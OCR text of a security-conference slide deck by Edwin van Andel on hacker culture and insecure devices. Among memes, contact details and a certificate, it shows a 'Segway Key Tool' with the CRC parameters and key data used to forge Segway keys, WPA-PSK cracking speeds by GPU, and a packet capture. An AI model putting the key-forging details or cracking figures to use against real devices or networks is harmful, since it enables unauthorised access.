HACKERS! DO I SHOOT OR DO I HUG?


EDWIN VAN ANDEL

Ø zerocopter

@YAFSEC

HONG KONG

THIS IS NOT F.A.I.R!



MA 15+

RESTRICTED

Not suitable for people under 15. Under 15s must be accompanied by a parent or adult guardian

*Reason: SPEEDSLIDES & TOO MUCH MEMES!

WE GOT PRIZES!

```
System Commands                    Message Subs
"P" to Pause                       * List Available Subs    N ew Message scan
(SPACE) to abort                   R emove a Message      Q N-Scan Current Sub
CTRL-O On-Line Help                P ost a Message         S can Message Titles
                                   >,+ Advance one Sub #  Z Continuous N-Scan
                                   <,- Retreat one Sub #  Goto Sub # Pressed
                                          Electronic Mail
                                   F eedback to Sysop              E -Mail a User
                                   M ailbox scan          K ill E-mail You sent
                                   Commands
                                                          System I nfo
                                   C hat with Sysop       L ast Callers Today
                                   V oting Booth          X Toggle Expert/Novice
```

Edwin van Andel
+31 645892780

edwin@zerocopter.com
https://www.zerocopter.com

n Andel
CTO

Galileistraat 4
7701 SK Dedemsvaart

Tel: +31 6 45 89 27 80
Email: evanandel@yafsec.com

YAFSEC
SECURITY | KNOCK KNOCK WHO´S THERE ?

ME. IN PICTURES. 1970©®


Anonimiteit en databases
AIt\S

G.G.O.H. - Guild of the Grumpy Old Hackers

SOON

Want to help? Donate via 1CqRPDqJBWwhSa5QnHofwr71AFEfJmA48y

I Am The Cavalry



International Information Systems Security Certification Consortium

The (ISC)² Board of Directors hereby awards

William F. Slater, III

the credential of

Certified Information Systems Security Professional

Having met all of the certification requirements, which include the professional experience prerequisite, adoption of the (ISC)² Code of Ethics, and successful performance on the required competency examination, subject to recertification every three years, this individual is entitled to all of the rights and privileges associated with this designation, as defined in the (ISC)² Bylaws.

Patricia A. Myers
Chairperson

Recording Secretary

CERTIFIED INFORMATION SYSTEMS • SECURITY PROFESSIONAL •

CISSP®

ANSI
ISO/IEC 17024

57707
Certificate Number

July 2013
Expiration Date

Certified Since July 2004

(ISC)²


Netherlands Presidency
of the Council of the European Union
nl EU
2016

YEAH, IF YOU COULD GET BACK TO WORK
THAT'D BE GREAT...
quickmeme.com

Security: The basics

WOW… SEGWAYS!

SECURE?



Segway Key Tool

CRC parameters:

CRC order (1 to 64) 16

CRC polynomial (hex) 8005

Initial CRC value (hex) 0 ○ nondirect ● direct

Final XOR value (hex) FFFF ☑ Reverse CRC result before final XOR

Key sequence:

○ Key Tag ● IBF String - including CRC values

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ☑ Reverse input data bytes

Parse result:

CRC Hi FF

CRC Lo FF

Key Code 00 00 00 00 00 00 00 00 00 00 00

Speed 00 TBD 00 Turn 00

Speed Select MPH Key Type

Turn Select Custom Key Type

IBF Data:


Click here to select the code in the window below.
Use Ctrl+C to copy it to your clipboard.

```
Page 000=FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 001=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 002=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 003=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 004=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 005=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 006=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 007=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
Page 008=55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
```

WIFI!


SECURE?

PRINGLES
SPICY CAJUN
Potato Crisps


WPA-PSK Password Audit
HD5970
103000
HD4870
15750
Tesla S1070
52400
GTX 295
22000
GTX 285
12500
Core i7 920
4000
0
20000
40000
60000
80000
100000
120000
Passwords per Second

NO WIFI.

SECURE?




Sniff1 : 2/862 Ethernet frames

	No.	Status	Source Address	Dest Address	Summary	Len	Cumulative	Rel. Time	Delta Ti
□	1	M	RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	62	0:00:00.000	0.00
□	2		ESTIE	[255.255.255.25	DHCP: Request, Message type: DHCP Discover	342	404	0:00:02.681	2.68
□	3		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	464	0:00:03.051	0.37
□	4		RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	526	0:00:06.024	2.97
□	5		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	586	0:00:13.052	7.02
□	6		RHYS_LAPTOP	[64.245.54.81]	TCP: D=21 S=1171 SYN SEQ=3928511 LEN=0 WIN=8	62	648	0:00:18.078	5.02
□	7		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	730	0:00:18.586	0.50
□	8		0.0000E86B637C	0.FFFFFFFFFFFF	NSAP: C Find general File server	60	790	0:00:19.552	0.96
□	9		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	850	0:00:23.053	3.50
□	10		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	932	0:00:24.088	1.03
□	11		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	1014	0:00:29.592	5.50
□	12		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1074	0:00:33.055	3.46
□	13		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	1156	0:00:35.102	2.04
□	14		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	1238	0:00:40.611	5.50
□	15		003080DC23CC	01000CCCCCCC	CDP: Type=0x0001 (Device ID); Type=0x0002 (A	315	1553	0:00:43.100	2.48
□	16		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1613	0:00:43.112	0.01
□	17		RHYS_LAPTOP	[160.221.1.132]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	1695	0:00:48.115	5.00
□	18		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	1755	0:00:53.113	4.99
□	19		RHYS_LAPTOP	[160.221.1.131]	DNS: C ID=29 OP=QUERY NAME=garlic.audiogalaxy	82	1837	0:00:55.625	2.51
□	20		RHYS_LAPTOP	[160.221.119.13	TCP: Retransmitted in frame 21: 132 Bytes of	166	2003	0:00:59.412	3.78
□	21	#	RHYS_LAPTOP	[160.221.119.13	Expert: Retransmission TCP: Retransmitted in frame 24: 132 Bytes of	166	2169	0:01:00.833	1.42
□	22		ESTIE	[255.255.255.25	DHCP: Request, Message type: DHCP Discover	342	2511	0:01:02.679	1.84
□	23		003080DC23CC	003080DC23CC	LOOP: Reply Receipt =0	60	2571	0:01:03.114	0.43

```
UDP: ----- UDP Header -----
    UDP:
    UDP: Source port      = 68 (Bootpc/DHCP)
    UDP: Destination port = 67 (Bootps/DHCP)
    UDP: Length           = 308
    UDP: Checksum         = A776 (correct)
    UDP: [300 byte(s) of data]
```


```
00000000: ff ff ff ff ff ff 00 04 76 8c a7 5b 08 00 45 00  yyyyyy..v▮$[..E.
00000010: 01 48 dc dc 00 00 fa 11 22 1f c0 a8 00 01 ff ff  .HUU..ú.".À...yy
00000020: ff ff 00 44 00 43 01 34 a7 76 01 01 06 00 49 43  yy.D.C.4$v....IC
00000030: 53 20 2a 00 80 00 00 00 00 00 00 00 00 00 00 00  S *.▮...........
00000040: 00 00 00 00 00 00 00 04 76 8c a7 5b 00 00 00 00  ........v▮$[....
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

RASPBERRY PI



